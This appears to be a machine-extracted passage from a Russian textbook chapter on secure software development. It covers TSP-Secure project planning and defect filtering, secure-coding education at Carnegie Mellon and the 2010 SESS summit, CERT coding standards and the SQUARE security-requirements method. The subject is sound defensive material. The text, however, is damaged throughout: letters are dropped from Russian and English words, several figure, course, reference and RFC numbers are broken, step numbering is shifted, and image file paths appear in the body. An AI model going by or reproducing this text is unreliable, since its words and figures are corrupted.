


Рис 9 3 Запуск проекта

В конце запуска проекта TSP-Secure команда и руководство договариваются о том как команда будет работать над проектом. По мере завершения зада из краткосро ных планов команда проводит “перезапуск” проекта во время которого детально планирует следующий цикл работы. После каждого цикла проводится также анализ при котором среди про его оцениваются вопросы планирования выполнения и ка ества безопасность инструментарии и разли ные показатели и на основе полу енных результатов выполняются необходимые корректировки. Перезапуск проекта похож на его запуск но несколько коро- е по продолжительности. Циклы планирования работы выполняются до полного завершения проекта.

После запуска проекта команда выполняет свой план и сама управляет своей работой. TSP-тренер работает с командой тобы помо ь ее ленам собирать информацию и анализировать график работы и данные о ка естве следить за процессом отслеживать возникающие вопросы и риски поддерживать выполнение планов отслеживать ход достижения поставленных целей и от итываться перед руководством о состоянии дел.

Управление качеством

Дефекты в окон ательных версиях выпускаемого программного обеспе ения представляют собой проценты от общего коли ества дефектов вносимых во время жизненного цикла разработки. Стратегия управления ка еством TSP-Secure заклю ается в нали ии множества то ек устранения дефектов в жизненном цикле разработки программного обеспе ения. Увели ение коли ества таких то ек увели ивает вероятность обнаружения дефектов сразу же после внесения оно позволяет лег е исправлять обнаруженные проблемы и более просто устанавливать и устранять их первопри ины.

Каждое действие по удалению дефекта можно рассматривать как фильтр который удаляет некоторый процент дефектов могущих привести к уязвимости программного продукта в то время как другие дефекты проходят ерез этот фильтр и остаются в программном обеспе ении как показано на рис. 9. . Чем больше таких фильтров удаления дефектов присутствует в жизненном цикле разработки программного обеспе ения тем меньше останется дефектов которые могут привести к уязвимости готового программного продукта.

Подс ет дефектов производится при их удалении. “Дефектоскописты” информируют ленов команды о дефектах помогают им решить следует ли переходить к следующему шагу или лу ше остановиться и принять меры по исправлению положения и указывают где следует внести исправления для достижения поставленных целей. Чем раньше обнаруживаются дефекты тем больше времени имеет организация для мер но исправлению положения в процессе жизненного цикла разработки программного обеспе ения.

Разработ ики программного обеспе ения должны быть осведомлены об аспектах безопасности влияющих на разрабатываемое ими программное обеспе ение. Поэтому TSP-Secure вклю ает семинар по уведомлению у астникам которого предоставляется ограни енное множество вопросов связанных с безопасностью. Такой семинар обы но на- инается с обзора общей уязвимости. Также на нем должны быть представлены практики проектирования а также реализации и тестирования для устранения распространенных при ин уязвимостей




Рис 9 4 Фильтрация уязвимостей

9.2. Обучение

Образование играет важнейшую роль в решении проблем кибербезопасности будуще-го в астности — у астие в разработке у ебных программ которые у итывают принципы и практику безопасного программирования [209]. Чтобы поддержать этот процесс дирек-ции Национального нау ного фонда (National Science Founda ion Direc ora e) в области кибернетики и информатики (Computer and Information Science and Engineer ng CISE) и в области образования и кадров (Educat on and Human Resources — EHR) совместно ор-ганизовали саммит по вопросам образования в области безопасного программного обес-пе ения Summit on Education in Secure Softwa e — SESS) состоявшийся в Вашингтоне округ Колумбия в октябре 2010 года. Целью саммита была разработка дорожной карты показывающей как лу ше обу ать студентов и специалистов концепциям и практике на-дежного безопасного программирования и определение того какие для этого требуются ресурсы и какие проблемы необходимо преодолеть. Саммит выработал десять конкретных рекомендаций [31] вклю ая следующие.

1. Необходим как минимум один курс компьютерной безопасности для всех студентов колледжа.
   - s Студентам-кибернетикам следует сосредото иться на техни еских вопросах таких как применение принципов безопасного проектирования к разли ным приложениям.
   - я Студентам про их специальностей следует сосредото иться на повышении осведомленности об основных идеях компьютерной безопасности.
2. Следует использовать инновационные методы обу ения для укрепления знаний об основах компьютерной безопасности в разли ных студен еских группах.

Кафедрой информатики Университета Карнеги-Меллон предложен курс CS 15-392 “Безопасное программирование” факультативно преподаваемый с 2007 года. Проект у ебной программы по гарантированному программному обеспе ению[4] под эгидой Департамента национальной безопасности (Depar ment of Homeland Secur ty — DHS) вклю ает этот курс в ка естве примера базового университетского курса в области гарантированного программного обеспе ения который может быть предложен в со етании с целым рядом программ [1 3]. Институт информационных сетей Университета Карнеги-Меллон предложил также курс 1 -735 “Инженерия безопасного программного обеспе ения” для магистратуры в области информационных технологий и безопасности информации (MSIT IS). В настоящее время аналоги ные курсы преподаются в ряде колледжей и университетов вклю ая технологи еский Институт Стивенса Университет Пердью Университет штата Флорида Университет Санта-Клара и Колледж Сейнт Джон Фишер.

Текущие и прогнозируемые требования в разработ иках программного обеспе ения с навыками создания безопасных программных систем показывают то среди про его существует явная необходимость в дополнительном коли естве специалистов в области безопасного кодирования [21]. Увели ение коли ества специалистов может быть достигнуто в астности повышением производительности и эффективности у ебы а также прохождением все большего коли ества у ащихся со все большей скоростью соответствующих курсов. Однако потребность в коли естве не должна отменять требования к ка еству. Студенты должны уметь применять то ему они нау ились и уметь у иться новому. Эффективное безопасное кодирование требует баланса между высокоуровневой теорией и опытом программирования и способностью применять их оба в контексте разработки безопасного программного обеспе ения.

Для удовлетворения этих потребностей Инициатива открытого обу ения Open Learning In tiati e) Университета Карнеги-Меллон и CERT сотрудни ают в разработке онлайн-курса безопасного кодирования который охватывает большой объем материла обеспе ивает высокое ка ество обу ения и может масштабироваться для удовлетворения быстро растущих потребностей.[5]

SEI и CERT предлагают также более традиционную профессиональную подготовку. Ниже приводится сокращенный список доступных у ебных курсов SEI “Инжиниринг требований безопасности с использованием метода SQUARE” “Оценки рисков безопасности

Software Assurance — гарантированное программное обеспечение лицензионное со
по которому лицензиат получает право перехода на очередные версии лицензионного п
обеспечения, выходящие в течение срока действия лицензионного соглашения, и на оп
доступ к новым функциям текущей версии). — *Прим ред*

https //oli.cmu.edu/courses/future-2/secure-coding-course-details/

информации с помощью подхода OCTAVE” “Метод гарантированного программного обеспе ения в поддержке кибербезопасности” “Диагностика рисков” “Безопасное кодирование в C и C ” и “Обзор создания и управление CSIRT”.

9.3. Требования

Стандарты безопасного кодирования

Важным элементом безопасного кодирования является хорошо документированные и то но соблюдаемые стандарты кодирования. Эти стандарты поощряют программистов к следованию единому набору правил и руководящих принципов определяемых требованиями проекта и организации а не собственным знаниям и предпо тениям.

CERT координирует разработку стандартов кодирования исследователями в области безопасности экспертами в области языков программирования и разработ иками программного обеспе ения с использованием вики-технологий. Более 1200 авторов и рецензентов принимали у астие в разработке стандартов безопасного кодирования на вики-сервере CERT *Secu e Coding S anda ds* [189]. Стандарты безопасного кодирования CERT были приняты компаниями C sco и Oracle. Среди про их требований использования стандартов безопасного кодирования Акт об авторизации национальной обороны на 2013 финансовый год[6] в астности гласит следующее

> Заместитель министра с главным информационным сотрудником разрабатывают руководства и наставления для руководителей программ департамента для закрытых систем для выполнения следующего
>
> (1) требования доказательств того то правительственные организации по разработке и сопровождению программного обеспе ения соответствуют установленным требованиям кодирования программного обеспе ения —
>
> (A) одобренным департаментом стандартам безопасного кодирования в процессе разработки программного обеспе ения обновления и поддержки вклю ая проведение инспекций и оценок.

Использование стандартов безопасного кодирования определяет набор требований на соответствие которым может оцениваться исходный код. Стандарты безопасного кодирования обеспе ивают метрики для оценки и сравнения безопасности программного обеспе ения надежности и про их связанных с ними свойств. То но соблюдая стандарты безопасного кодирования можно устранить появления известных уязвимостей исходного кода. На сегодняшний день CERT выпустила стандарты безопасного кодирования для C [186] и Ja a [138] и готовит стандарты для C [190] и Pe l [191].

Стандарт *The CERT C Secu e Coding Standa d* версии 1.0 является официальной версией стандарта для языка программирования C и доступен в виде книги издательства Addison-Wesley [186]. Он был разработан специально для версий языка программирования C опре-
деленных в следующих документах.

- ISO/IEC 9899 1999 *P og amm ng Languages* — C *Second Edi ion* [109]
- Technical Co rigenda TCI TC2 and TC3

ш ISO IEC TR 2 731-1 *Extensions to the C Lib a Pa t I Inte faces* [111]

m ISO/IEC TR 2 731-2 *Extensions to the C Lib a y Pa t I Dynamic Allocat on Func ions* [11]

Версия *The CERT C Secu e Coding S anda d* в настоящее время находящаяся на вики-сервере [192] обновлена для поддержки C11 [112] и модифицирована для совместимости с ISO/IEC TS 17961 C *Secu e Coding Rules* [187].

Инжиниринг требований безопасности

Традиционная роль инжиниринга требований заклю ается в том тобы определить то должна делать система. Однако требования безопасности аще говорят не о том то должна делать система а его она должна избегать его не должна делать. Мы знаем как писать функциональные спецификации указывающие то должен делать код но не знаем как выразить ограни ения безопасности указывающие его система *не* должна делать. Когда не определены эффективно требования к безопасности полу ившаяся система также не может эффективно оцениваться как успешная или неуда ная. За астую в процессе сбора информации о требованиях отсутствуют требования к безопасности.

Проводившиеся ранее исследования показали то доходность инвестиций от введения в самом на але цикла разработки анализа безопасности и безопасных инженерных практик колеблется от 12 до 21% [202]. Национальный институт стандартов и технологий США (National Inst tute of Standards and Technology — NIST) сообщает то затраты на ликвидацию последствий аварий и восстановление информации после сбоев программного обе пе ения оцениваются в 59 5 млрд долларов ежегодно [155]. Расходы связанные с низкими требованиями к безопасности показывают то даже небольшое улу шение в этой области приведет к существенным суммам экономии.

Процесс инжиниринга требований ка ества и безопасности для выявления и анализа требований безопасности (securi y qual ty requ remen s engineering process — SQUARE) был разработан SEI и применялся в ряде исследований [0 232]. Оригинальная методология SQUARE [1 2] состоит из девяти этапов но позже она была расширена. Этапы 1- являются предварительными.

Согласование определений. Согласование определений является необходимым условием инжиниринга требований безопасности. В рамках проекта лены команды как правило при трактовке терминов опираются на собственный опыт но эти определения не всегда оказываются согласованными. Вам нет необходимости изобретать определения. Такие исто ники как *Inte net Secu ity Glossa y* e sion 2 RFC 9 9) [106] и *Guide to the Softwa e Eng nee ng Body of Knowledge* [28] обеспе ивают широкий спектр определений которые можно выбрать или приспособить для своих целей.

1. **Идентификация ресурсов и целей безопасности.** Защищаемые ресурсы и связанные с ними цели безопасности должны быть идентифицированы и приоритизированы для организации и разработки информационной системы. Разли ные заинтересованные стороны имеют разные цели. Например одна из заинтересованных сторон связанная с кадрами может быть обеспокоена сохранением конфиденциальности кадрового у ета тогда как заинтересованные в финансовой сфере могут требовать гарантий того то финансовые данные не могут быть доступны или изменены без соответствующей авторизации.

2. **Разработка артефактов.** К путанице и недоразумениям может привести отсутствие документации вклю ающей концепцию операций описания целей проекта документированного обы ного использования сценариев угроз и злоупотреблений и про их документов необходимых для поддержки определения требований.
3. **Выполнение оценки рисков.** Существует ряд методов оценки рисков так то можно выбрать подходящие для вашей организации исходя из ее потребностей. Артефакты из этапа 3 вносят свой вклад в процесс оценки рисков. Моделирование угроз также может обеспе ить существенную поддержку оценки рисков. Результаты оценок могут помо ь определить первоо ередные воздействия на систему безопасности.
4. **Выбор метода сбора информации.** Выбор метода сбора информации имеет важное зна ение когда имеется несколько классов заинтересованных сторон. Более формальные методы сбора такие как структурированное интервью могут быть эффективны при нали ии заинтересованных сторон с разли ными культурными традициями. В других слу аях сбор информации может состоять из простой встре и с основными заинтересованными лицами тобы попытаться понять их требования к безопасности. В темати еских исследованиях SQUARE наиболее успешным был метод ускоренного требования (accelera ed requi ements method — ARM).
5. **Выявление требований безопасности.** На этом этапе применяется выбранная методика сбора информации о требованиях к безопасности. Большинство методов сбора информации дают подробные указания о том как именно следует его выполнять.
6. **Классификация требований.** Классификация позволяет разли ать основные требования цели и могущие быть в нали ии архитектурные ограни ения. Эта классификация помогает в последующей приоритизации.
